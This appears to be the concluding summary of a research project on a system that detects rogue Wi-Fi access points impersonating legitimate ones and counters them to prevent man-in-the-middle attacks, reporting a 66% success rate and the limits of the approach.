To achieve such a result a system was created in order to perform the task. The system based on the legitimate AP points creates a database where the APs metrics and characteristics are stored. Using this database it performs regular scans in order to discover new APs with characteristics that denote that a MITM attack is going to take place. Non registered APs with same SSIDs are considered hostile and they are attacked by the system in order to protect any deceived client from connecting to them. The system performed the task as long as the fake AP had a different BSSID on was broadcasting in another channel. Since the fake AP adopted all the characteristics from a legitimate AP it became impossible to the system to identify it and then attack it. This happens for two reasons: because of the flaws on the MAC sub layer and the shared medium. Even if the system was able to identify the existence of a fake AP in the vicinity attacking it would cause a friendly attack as well, since they both use same characteristics and there are no guiding lines in the air. Nevertheless the system was able to detect and prevent an imminent MITM when the fake AP had a different BSSID or a different channel, acquiring a 66% of success. The system can be further developed in the detection field by adding features like detection upon the transmitting power of live monitoring of the transmitting data This would give the system the ability not only to prevent MITM attacks based on a fake AP but also identify Dos attacks or other malicious activities in its vicinity.

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